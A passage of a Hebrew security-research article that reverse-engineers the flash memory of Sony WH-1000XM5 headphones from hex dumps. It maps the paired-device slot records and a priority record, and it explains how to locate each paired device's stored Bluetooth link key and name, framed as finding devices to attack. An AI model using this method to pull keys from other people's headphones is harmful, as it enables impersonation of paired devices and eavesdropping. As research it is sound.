
```
00005420  53 FE 56 7E 6C 2B B2 86 FC 05 00 FF 1C 04 05 05  S.V~l+..........
00005430  E6 00 09 01 1C 00 00 00 CE E8 71 AA 41 42 31 35  ..........q.AB15
00005440  00 31 38 30 32 00 66 1A 6F 97 A9 80 1F 12 00 05  .1802.f.o.......
00005450  BF A9 40 35 6B 63 98 FD 12 83 8A 70 AE B7 D3 F4  ..@5kc.....p....
00005460  59 65 64 69 64 69 61 E2 80 99 73 20 69 50 61 64  Yedidia...s iPad
00005470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00005480  09 93 0F 00 1D 61 0D 76 4C 00 01 00 00 00 00 00  .....a.vL.......
```

כפי שניתן לראות, יש פה תבנית קלה להבחנה. כל מכשיר שהאוזניות מכירות, מקבל ערך יחודי משלו שמייצג אותו.

כפי שאמרנו, לאוזניות יש רשימת מכשירים מוכרים שהיא מכירה אותם בגלל שהיא ביצעה את פעולת הצימוד איתם. את הרשימה היא שומרת עם הנתונים שלהם כדי שבפעם הבאה שהם ירצו להתחבר - היא תאפשר חיבור ישיר ומהיר מבלי לדרוש צימוד נוסף. לכן סיכוי טוב מאד שהנתונים שאנחנו מחפשים קשורים לערכים האלו של מרחב השמות והמפתחות הספציפיים האלו.

אם נמשיך לחבר ולכבות שוב ושוב את האוזניות (מבלי להוריד את הצימוד) יהיה אפשר לשים לב שהמערכת משתמשת בערכים שמודגשים בתמונות כדי לזהות מי התחבר ולשמור רשומה עדכנית חדשה שמציינת שהיא ביצעה חיבור עם המכשיר המתאים לערך המזהה שהיא ציינה.

דבר נוסף שמענין לראות, שבעמוד הראשון של המחיצה ניתן לראות את אותה התבנית כשאין בה ערכים כלל:



עם כל המידע הזה, ניתן לגבש הבנה מסוימת על משמעות הערכים האלו. ראשית ניתן להסיק שהערך AB15 180x מייצג את המכשיר ה-x שאליו האוזניות ביצעו את פעולת ההצמדה לפי הסדר שבו הם הכירו. שנית אפשר להבין שככל הנראה סוני מאפשרים להכיר בעד 8 מכשירים בו זמנית באוזניות (מהסוג שלנו).

בזכות ההבנה הזאת, ניתן לצמצם את מרחב החיפוש שלנו למיכלים עם מזהים מהתבנית AB15 180x בלבד. נוסף למזהים מהסוג AB15 180x, יש לנו מזהים נוספים שדומים למה שראינו. גם הם בתבנית שמתחילה ב-AB15 אבל יתר שדה הזיהוי - או יותר נכון שדה המפתח - שונה ממה שראינו. מהבחנה כללית אפשר להניח שככל הנראה השדות האלו דואגים לתפעול ולקונפיגורציה של האוזניות ומתווספים בעת התחברות. לכן בגלל שהם ככל הנראה לא קשורים למבנה רשומות המפתחות נתעלם מהמזהים הצדדיים האלו ונמקד את הפוקוס שלנו על המזהים מהצורה שמצאנו.

מזהה שונה של מפתח שדווקא כן כדאי לשים לב אליו הוא ערך המפתח 1810 תחת מרחב השמות AB15. במבט ראשון היה אפשר לטעות ולחשוב שהמערכת שלנו שומרת עוד מקומות למכשירים נוספים מעבר לשמונה שמצאנו קודם, אבל כשמתבוננים במיכל עם המזהה הזה רואים שתכולת המטען שלו שונה מאלו עם התבנית AB15 180x שראינו. לעת עתה נשים אותו בצד ונחקור אותו מאוחר יותר, ובינתיים נמשיך הלאה ונקלף את השכבה הזאת גם כן ונגיע לחלק העיקרי של הניתוח - המטען שמכיל (ככל הנראה) את המידע על המכשיר המוכר. ובתקווה את המפתח שלו.

חבילת התחברות חדשה


כדי שנוכל לקבל המחשה טובה יותר עם מה שאנחנו מתעסקים, בואו נדליק את האוזניות ונחבר את האוזניות מחדש ונבדוק את השינוי ב-dump החדש. כדי שנוכל לזהות את המפתח ברגע שנמצא אותו נצטרך לדעת את הערך שלו לפני כן. לכן נחבר את האוזניות למחשב שלנו, ונבדוק את ערך מפתח ה- Link Key שהמחשב שמר עבור האוזניות:

```
┌──(root㉿kali)-[/var/lib/bluetooth/D8:B3:2F:A5:EB:A0/AC:80:0A:E8:1F:93]
└─# cat ./info
[General]
Name=WH-1000XM5
Class=0x240404
SupportedTechnologies=BR/EDR;
Trusted=false
Blocked=false
CablePairing=false
Services=00000000-deca-fade-deca-deafdecacaff;00001108-0000-1000-8000-00805f9b34fb;0000110b-0000-1000-8000-00805f9b3
0000110d-0000-1000-8000-00805f9b34fb;0000110e-0000-1000-8000-00805f9b34fb;0000110f-0000-1000-8000-00805f9b34fb;00001
0000-1000-8000-00805f9b34fb;00001131-0000-1000-8000-00805f9b34fb;00001200-0000-1000-8000-00805f9b34fb;45c93e07-d90d-
-a8bb-6b92759d6053;81c2e72a-0591-443e-a1ff-05f988593351;8901dfa8-5c7e-4d8f-9f0c-c2b70683f5f0;931c7e8a-540f-4686-b798
d393cb6e2;9b26d8c0-a8ed-440b-95b0-c4714a518bcc;df21fe2c-2515-4fdb-8886-f12c4d67927c;f76acb00-7cab-495f-bb1a-e664598f
;f8d1fbe4-7966-4334-8024-ff96c9330e15;
WakeAllowed=true

[DeviceID]
Source=2
Vendor=1356
Product=3568
Version=577

[LinkKey]
Key=2DCFF7B1213B4707BE543EC3D6176375
Type=4
PINLength=0

┌──(root㉿kali)-[/var/lib/bluetooth/D8:B3:2F:A5:EB:A0/AC:80:0A:E8:1F:93]
└─#
```

כפי שניתן לראות בשדה Key, ערך המפתח הוא: 2DCFF7B1213B4707BE543EC3D6176375. בנוסף כתובת bdaddr של המחשב הוא D8:B3:2F:A5:EB:A0 והשם שלו הוא kali. כעת בואו נוריד את ה-dump הנוכחי של האוזניות לפני החיבור למחשב ואת ה-dump החדש אחרי החיבור, כדי שנוכל לראות את הנתונים החדשים שנוספו ולנתח אותם. אישית השתמשתי בכלי **vbindiff** כדי לראות את השוני בין הקבצים הבינארים. והתוצאה היא כדלהלן:

```
./after_connection.bin
00000 8320:  20 00 38 01 A0 02 00 00  8C BC AE 5A 41 42 31 35   .8.....  ...ZAB15
00000 8330:  00 46 33 31 37 00 A1 0F  DF C9 58 AC E2 74 1C 64  .F317...  ..X..t.d
00000 8340:  93 DD F6 8C 7F E4 41 65  16 87 EC DF BF F1 D7 75  ......Ae .......u
00000 8350:  6B 84 49 20 08 AB 77 5A  FC 08 00 FF 4C 03 05 05  k.I ..wZ  ....L...
00000 8360:  E6 00 08 01 99 00 00 00  CD E8 71 AA 41 42 31 35  ........ ..q.AB15
00000 8370:  00 31 38 30 31 00 A0 EB  A5 2F B3 D8 1F 73 00 05  .1801... ./...s..
00000 8380:  2D CF F7 B1 21 3B 47 07  BE 54 3E C3 D6 17 63 75  -...!;G. .T>...cu
00000 8390:  6B 61 6C 69 00 00 00 06  2E 00 00 3C 00 DE C0 88  kali.... ...<....
00000 83A0:  0A 00 00 00 00 00 00 24  00 00 00 4C 00 DE C0 00  .......$ ...L....
00000 83B0:  0B 93 5D 00 04 4E 46 02  6B 1D 02 00 00 00 00 00  ..]..NF. k.......
00000 83C0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000 83D0:  00 00 00 00 00 00 00 00  00 00 00 00 E9 C0 A0 06  ........ ........
00000 83E0:  D3 11 23 14 00 00 00 00  00 00 00 00 00 00 00 00  ..#..... ........
00000 83F0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000 8400:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000 8410:  00 00 00 00 00 00 00 00  00 00 00 00 0C 01 6C 00  ........ ......l.
00000 8420:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000 8430:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000 8440:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
```

כדי להקל על הניתוח של החבילה החדשה שנוספה בואו נפתח את הקובץ הזה בעורך יותר נורמלי ונתחיל לבחון אותו מקרוב:




	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded Text
00008350	6B 84 49 20 08 AB 77 5A FC 08 00 FF 4C 03 05 05	k . I . . w Z . . . . L . . .
00008360	E6 00 08 01 99 00 00 00 CD E8 71 AA 41 42 31 35	. . . . . q . A B 1 5
00008370	00 31 38 30 31 00 A0 EB A5 2F B3 D8 1F 73 00 05	. 1 8 0 1 . . . . / . . . s . .
00008380	2D CF F7 B1 21 3B 47 07 BE 54 3E C3 D6 17 63 75	- . . . ! ; G . . T > . . . c u
00008390	6B 61 6C 69 00 00 00 06 2E 00 00 3C 00 DE C0 88	k a l i . . . . . < . . . .
000083A0	0A 00 00 00 00 00 00 24 00 00 00 4C 00 DE C0 00	. . . . . $ . . . L . . . .
000083B0	0B 93 5D 00 04 4E 46 02 6B 1D 02 00 00 00 00 00	. .] . . N F . k . . . . .
000083C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
000083D0	00 00 00 00 00 00 00 00 00 00 00 00 E9 C0 A0 06	. . . . .
000083E0	D3 11 23 14 00 00 00 00 00 00 00 00 00 00 00 00	. . # . . . . .
000083F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00008400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00008410	00 00 00 00 00 00 00 00 00 00 00 00 0C 01 6C 00	. . . . . l .
00008420	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00008430	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00008440	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00008450	00 00 00 00 00 00 00 00 00 00 00 00 FA 69 FC 08	. . . . . i . .

ואם כבר אז כבר ננצל את ההזדמנות הזאת לסכם את כל מה שלמדנו עד כה, ונפענח יחד את המשמעויות של השדות שבחבילה החדשה שנוספה.

המעטפת החיצונית - Flash Preamble Decorator

נתחיל עם המעטפת החיצונית (Flash Preamble Decorator) שכאמור לעיל גודלו 12 בתים בראשית החבילה ושני בתים בסופה:



	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded Text
00008350	6B 84 49 20 08 AB 77 5A FC 08 00 FF 4C 03 05 05	k . I . . w Z . . . . L . . .
00008360	E6 00 08 01 99 00 00 00 CD E8 71 AA 41 42 31 35	. . . . . q . A B 1 5
00008370	00 31 38 30 31 00 A0 EB A5 2F B3 D8 1F 73 00 05	. 1 8 0 1 . . . . / . . . s . .
00008380	2D CF F7 B1 21 3B 47 07 BE 54 3E C3 D6 17 63 75	- . . . ! ; G . . T > . . . c u

ניתן לראות את סטטוס החבילה שערכו 0xFC שאומר שהחבילה פעילה (כלומר, במקרה הזה ה-dump שהורדנו הוא תמונת מצב של ה-NVDM כשבמקביל האוזניות מחוברות לטלפון, והרשומה הזאת היא הרשומה שמתארת את החיבור הזה). בנוסף נוכל לראות את מספר הדף בו החבילה הזאת נמצאת - במקרה דנן מדובר על הדף התשיעי (אינדקס: 0x8).

לאחר מכן יש לנו את הזוג 0xFF 0x00 הקבועים, את המרחק מתחילת הדף שהוא 0x03 0x4C שבשיטת "האינדיאני הקטן שבא בבוקר אל הגן" (Little Endian) מציין את הערך 0x034C. לאחר מכן יש לנו את שני השדות שמציינים את גודל המחרוזת של מרחב השמות וגודל המחרוזת של מזהה המפתח שהמיכל הפנימי שומר (שדות ה-NS Len ו-Key Len שערכם 0x5 ו-0x5 בהתאמה).

לאחר מכן שני בתים שמתארים את גודל המטען השמור בתור המיכל - במקרה שלנו הערכים הם: 0xE6 0x00 וגם השדה שמור בתור אינדיאני קטן וערכו 0x00E6 כלומר 230 בתים.

כותרת המיכל - Item Header

כעת נמשיך הלאה לכותרת המיכל (Item Header):

```
00008350  6B 84 49 20 08 AB 77 5A FC 08 00 FF 4C 03 05 05  k . I   . . w Z . . . . L . . .
00008360  E6 00 08 01 99 00 00 00 CD E8 71 AA 41 42 31 35  . . . . . . . . . q . A B 1 5
00008370  00 31 38 30 31 00 A0 EB A5 2F B3 D8 1F 73 00 05  . 1 8 0 1 . . . . / . . . s . .
00008380  2D CF F7 B1 21 3B 47 07 BE 54 3E C3 D6 17 63 75  - . . . ! ; G . . T > . . . c u
```

ארבעת הבתים הראשונים מייצגים את המספר הסידורי של המיכל (Sequence Number) - במקרה שלנו מדובר על 0x00 0x00 0x00 0x99 שבהמרה מ-Little Endian הוא 0x99. לאחר מכן אנחנו רואים את ארבעת בתי הגיבוב, 0xAA 0x71 0xE8 0xCD ואת עשרת הבתים 0x38 0x31 0x00 0x35 0x31 0x42 0x41 0x00 0x31 0x30 של מזהה המיכל שמציגים את שם מרחב השמות (AB15) ואת שם המפתח (1801) של הזוג מפתח-ערך ששמור פה.

לכן המסקנה לבינתיים שניתן להסיק מהרשומה הזאת היא שהרשומה מכילה מידע על מכשיר שמחובר כעת וששמור תחת השם 1801 שנמצא תחת מרחב השמות AB15. לשם הנוחות מכאן נקרא למזהי המכשירים שבהם הנתונים שלהם נשמרים בשם סלוט או חריץ (slot). ולכן במקרה שלנו המחשב שלי שמור בסלוט מס' 1801.

מטען המיכל - Payload

בואו נוריד את הכותרת המיכל גם כן ונבחן את מטען המידע עצמו (Payload):

```
00008370  00 31 38 30 31 00 A0 EB A5 2F B3 D8 1F 73 00 05  . 1 8 0 1 . . . . / . . . s . .
00008380  2D CF F7 B1 21 3B 47 07 BE 54 3E C3 D6 17 63 75  - . . . ! ; G . . T > . . . c u
00008390  6B 61 6C 69 00 00 00 06 2E 00 00 3C 00 DE C0 88  k a l i . . . . . < . . . .
000083A0  0A 00 00 00 00 00 00 24 00 00 00 4C 00 DE C0 00  . . . . . $ . . . L . . . .
000083B0  0B 93 5D 00 04 4E 46 02 6B 1D 02 00 00 00 00 00  . . ] . . N F . k . . . . . .
000083C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
000083D0  00 00 00 00 00 00 00 00 00 00 00 00 E9 C0 A0 06  . . . . . .
000083E0  D3 11 23 14 00 00 00 00 00 00 00 00 00 00 00 00  . . # . . . . . .
000083F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
00008400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
00008410  00 00 00 00 00 00 00 00 00 00 00 00 0C 01 6C 00  . . . . . l .
00008420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
00008430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
00008440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . . . . . .
00008450  00 00 00 00 00 00 00 00 00 00 00 00 FA 69 FC 08  . . . . . i . .
```

נשים לב שבתחילת המטען יש לנו 6 בתים שמציינים בדיוק את כתובת ה-bdaddr של המחשב שלי (Little Endian ב-D8:B3:2F:A5:EB:A0) לאחר מכן יש לנו ביית בודד שככל הנראה מציין נתון מסוים של המטען. לרוב נצפה שערכו 0x1F אבל לעיתים ערכו גם משתנה ל-0x1B. במהלך החקירה היה קשה מאד לשחזר את הערך 0x1B לכן משמעותו עדיין תעלומה בעיניי והואיל והשדה הזה לא משפיע על הרלוונטיות של המפתח נדלג עליו.

לאחר מכן יש לנו מונה בגודל של ביית בודד, שעל פניו נראה שהוא מונה את מספר הפעמים שניגשנו לסלוט הזה. אחריו מופיעים שני בתים נוספים שהראשון מקבל ערך אפס או אחד בלבד (גם הוא קשה לחיזוי ולא ברור מה תפקידו) והשני ערכו תמיד 0x5 לכן כנראה הוא מציין את סוג המכשיר. וממש אחריו, באורך של 16 בתים שמסודרים ב-Big Endian נמצא מפתח הדיפי הלמן היקר שלנו (2DCFF7B1213B4707BE543EC3D6176375). ולכן אפשר לומר שהמבנה הכללי של מטען שמייצג את הסלוטים הוא באופן הבא:

שאר הבתים שמגיעים אחרי המפתח עד סוף המטען מכילים נתונים נוספים כמו שם המכשיר עצמו - שנמצא ממש ישר אחרי המפתח ומסתיים ב-Null Terminator הראשון שמופיע ברצף הבתים. בנוסף מופיעים נתונים נוספים אחרים ובעיקר מקומות ריקים שמאפשרים לשם המכשיר לגדול יותר באם צריך מבלי לחרוג מעבר לחבילה הנוכחית בה הוא שמור.

אז בעיקרון סיימנו. ואם נסכם את כל הסיפור בקצרה: כשאנחנו רוצים למצוא את המכשירים שאפשר לתקוף אנחנו צריכים לספור את מספר המכשירים שהאוזניות תומכות בהן על ידי ספירת מספר הסלוטים הקיימים מסוג AB15 180x. מתוכם נסנן את הסלוטים שלא משומשים על ידי שנמצא אילו סלוטים מצויים בדף הראשון של ה-NVDM ונוריד אותם מרשימת החיפוש. לאחר מכן לכל סלוט תפוס, נמצא את הרשומה העדכנית ביותר שלו על ידי חיפוש הרשומה בעל הערך Sequence Number הגבוה ביותר. ולבסוף נמצא את ערך המפתח ששמור מיד אחרי השדות של מרחב השמות והמפתח. כמו כן באם נרצה שם מכשיר המטרה נמצא בשדה הבא אחרי המפתח, ואורכו נמשך עד ל-Null Terminator הראשון.

מיכלי ה-AB15 1810

אם אתם זוכרים מקודם אמרנו שיש מזהה נוסף ששונה קצת מהמזהים שראינו עד כה אבל חשוב לא פחות מהם. והוא המיכל בעל המזהה AB15 1810. כדי שנוכל להבין מה הוא באמת עושה נצטרך לבחון אותו, להבין איך הוא בנוי ועד כמה הוא שונה ממה שראינו עד כה. ניקח לדוגמא את החבילה הבאה:

```
00002E90  00 00 00 00 00 00 00 00 00 00 00 00 9E 71 F8 02  ..............žqø.
00002EA0  00 FF 92 0E 05 05 08 00 06 01 03 00 00 00 0B 34  .ÿ'.............4
00002EB0  F2 B3 41 42 31 35 00 31 38 31 30 00 01 00 00 00  ò³AB15.1810.....
00002EC0  00 00 00 00 D7 7E FC 02 00 FF BA 0E 07 12 14 00  ....×~ü..ÿº.....
```

נוריד את 12 הבתים הראשונים ושני הבתים האחרונים בחבילה ששייכים ל-Flash Preamble Decorator. אחרי שהבנו שאנחנו מחפשים אחרי מרחב שמות בגודל 5 תווים, מפתח בגודל 5 תווים ומטען בגודל של 8 בתים נוריד את השדות האלו גם כן ונישאר עם הנתון הבא:

```
00002EA0  00 FF 92 0E 05 05 08 00 06 01 03 00 00 00 0B 34  .ÿ’.............4
00002EB0  F2 B3 41 42 31 35 00 31 38 31 30 00 01 00 00 00  ò³AB15.1810.....
00002EC0  00 00 00 00 D7 7E FC 02 00 FF BA 0E 07 12 14 00  ....×~ü..ÿº.....
```

אנחנו יודעים מהערכים האלו שמדובר על הרשומה השלישית של אותו הסוג, ושהמזהה שלו זה AB15 1810. לכן בואו נוריד גם את הכותרת הזאת ונישאר רק עם שמונת הבתים של המידע הגולמי שנשמר:

```
00002EA0  00 FF 92 0E 05 05 08 00 06 01 03 00 00 00 0B 34  .ÿ’.............4
00002EB0  F2 B3 41 42 31 35 00 31 38 31 30 00 01 00 00 00  ò³AB15.1810.....
00002EC0  00 00 00 00 D7 7E FC 02 00 FF BA 0E 07 12 14 00  ....×~ü..ÿº.....
```

מאנליזה של רשומות נוספות כאלו אפשר להבין דבר פשוט - הרשומה הזאת היא רשומת תיעדוף.

רשומת התיעדוף

אם אתם זוכרים, בחלק שבו דיברנו על פרוטוקול כהד"ה ובלוטוס במאמר הזה הזכרנו מצב שבו לאחר ההדלקה, המכשיר משדר הודעה ובו הוא אומר למכשיר השני: "היי. בדיוק התעוררתי ואני מוכן להתחבר מחדש", מה שגורם לחיבור האוטומטי שאנחנו אוהבים/שונאים/אוהבים לשנוא/שונאים לאהוב. אבל כדי שהאוזניות ידעו למי לשלוח את ההודעה הזאת הן צריכות לזכור בין הדלקה להדלקה מי המכשיר האחרון שהן היו מחוברות אליו לפני הניתוק. לשם כך המערכת שלנו שומרת את רשומת התעדוף הזאת. שימו לב שמספר הבתים שנמצאים ברשומה הוא בדיוק כמספר הסלוטים שיש לנו עבור המכשירים (החל מ-1800 עד 1807 כולל).

בתמונה שהצגתי קודם לכן, אפשר לראות שרק הסלוט הראשון תפוס (עדיפות 1) וזה כנראה בגלל שזה dump ישן מאד (אחרי הכל המספר הסדרתי שם היה 3). לכן כדי שנבין איך רשומת התיעדוף עובדת באמת, נצטרך לבצע סדרת התחברויות עם המכשירים שהאוזניות מכירות ולראות את השינוי שהולך ומתרחש.

הנה דוגמא של רשומת 1810 שהוצאתי אחרי החיבור של האייפד שלי לאוזניות. האייפד הוא המכשיר השלישי שצימדתי לאוזניות:

```
0000CEF0  00 00 00 60 C1 FC 0C 00 FF E9 0E 05 05 08 00 06  . . . ` . . . . . . . . . .
0000CF00  01 D9 01 00 00 0B 34 F2 B3 41 42 31 35 00 31 38  . . . . . 4 . . A B 1 5 . 1 8
0000CF10  31 30 00 03 02 01 05 04 00 00 00 E9 B2 FF FF FF  1 0 . . . . . . . . . . . .
0000CF20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  . . . . . . . . . . . . . . . .
```

כפי שאפשר לראות, ה-payload הוא: 00 00 00 04 05 01 02 03. אפשר לפענח את המשמעות שלו בהתאם למה שביצענו.

לפני ביצוע ה-dump המכשיר האחרון שהיה בשימוש היה הטלפון שלי (סלוט מס' 1800), וכעת הרשומה הזאת נוספה אחרי שחיברנו את האייפד שלי (סלוט מס' 1802). עם המידע הזה נוכל לשים לב שהערך של הבית השלישי - שמייצג את הסלוט השלישי (סלוט 1802), הסלוט של האייפד - הוא הערך הקטן ביותר ברשימה (0x1), מה שכנראה אומר שהוא המכשיר עם העדיפות הגבוהה ביותר. אחריו הערך 0x2 ניתן לבית הראשון שמייצג את הסלוט הראשון (1800) שמשויך לטלפון שלי. ואחריו הבית השני עם הערך הבא בתור 0x3, שמייצג את העדיפות של הסלוט השני (1801) שמשויך ללפטופ שלי.

אם אני אחבר את הטלפון שלי בחזרה אנחנו נצפה ב-dump הבא:

```
0000CF10  31 30 00 03 02 01 05 04 00 00 00 E9 B2 FC 0C 00  1 0 . . . . . . . . . . . . . . .
0000CF20  FF 11 0F 05 05 08 00 06 01 DA 01 00 00 0B 34 F2  . . . . . . . . . . . . . . . 4 .
0000CF30  B3 41 42 31 35 00 31 38 31 30 00 01 03 02 05 04  . A B 1 5 . 1 8 1 0 . . . . . .
0000CF40  00 00 00 E9 DC FF FF FF FF FF FF FF FF FF FF FF  . . . . . . . . . . . . . . . .
```

כפי שניתן לראות, הערך השתנה כעת ל: 00 00 00 04 05 02 03 01. שאומר שהסלוט הראשון (הטלפון) מקבל את העדיפות הכי גבוהה (כי הוא בדיוק חובר), אחריו הסלוט השני (האייפד, שחובר קודם לכן) מקבל את העדיפות הבאה וכן הלאה.

מה שמענין הוא שגם אם אנחנו מתנתקים ומתחברים מחדש עם אותו המכשיר, למרות שהסדר לא השתנה, המערכת עדיין תיצור רשומה חדשה ותבטל את הקודמת, למרות שמבחינה ערכית נטו היא זהה לגמרי במטען שלה:

```
00005F80  00 00 00 00 00 00 00 00 00 3E D8 F8 05 00 FF 7F  . . . . . . . . . > . . . . . .
00005F90  0F 05 05 08 00 06 01 DB 01 00 00 0B 34 F2 B3 41  . . . . . . . . . . . . 4 . . A
00005FA0  42 31 35 00 31 38 31 30 00 01 03 02 05 04 00 00  B 1 5 . 1 8 1 0 . . . . . . . .
00005FB0  00 E2 4B F8 05 00 FF A7 0F 05 05 20 00 38 01 0E  . . K . . . . . . . . 8 . .
```

נ.ב. חדי העין מביניכם (או אלו שעדיין אוחזים ראש עם כל הערכים האלו ☺) בטח שמו לב שערך הסטטוס של האובייקט הזה הוא 0xF8 במקום 0xFC אבל זה בגלל שצילמתי את החלק הזה מה-dump הבא שהספיק להפוך את הרשומה הזאת ללא רלוונטית כי הוא יצר אחת חדשה.

ואחרון חביב, אם נחבר כעת את המחשב אנחנו נצפה בדבר הבא:

```
00003190  E2 61 FC 03 00 FF 86 01 05 05 08 00 06 01 DC 01  . a . . . . . . . . . . . . . .
000031A0  00 00 0B 34 F2 B3 41 42 31 35 00 31 38 31 30 00  . . . 4 . . A B 1 5 . 1 8 1 0 .
000031B0  02 01 03 05 04 00 00 00 D4 51 FF FF FF FF FF FF  . . . . . . . . Q . . . . . .
000031C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  . . . . . . . . . . . . . . . .
```

אפשר לראות שהסדר השתנה. כעת הסלוט השני (המחשב) הוא זה שמקבל את התיעדוף הגבוה ביותר. אחריו הסלוט הראשון (הטלפון), אחריו הסלוט השלישי (אייפד) וכן הלאה.

שימו לב שהסלוטים שלא נמצאים בשימוש (הסלוט השישי, השביעי, והשמיני) מקבלים את הערך 0x0 ברשומה בגלל שלא הוצמדו אליהם מכשירים.

סיכום

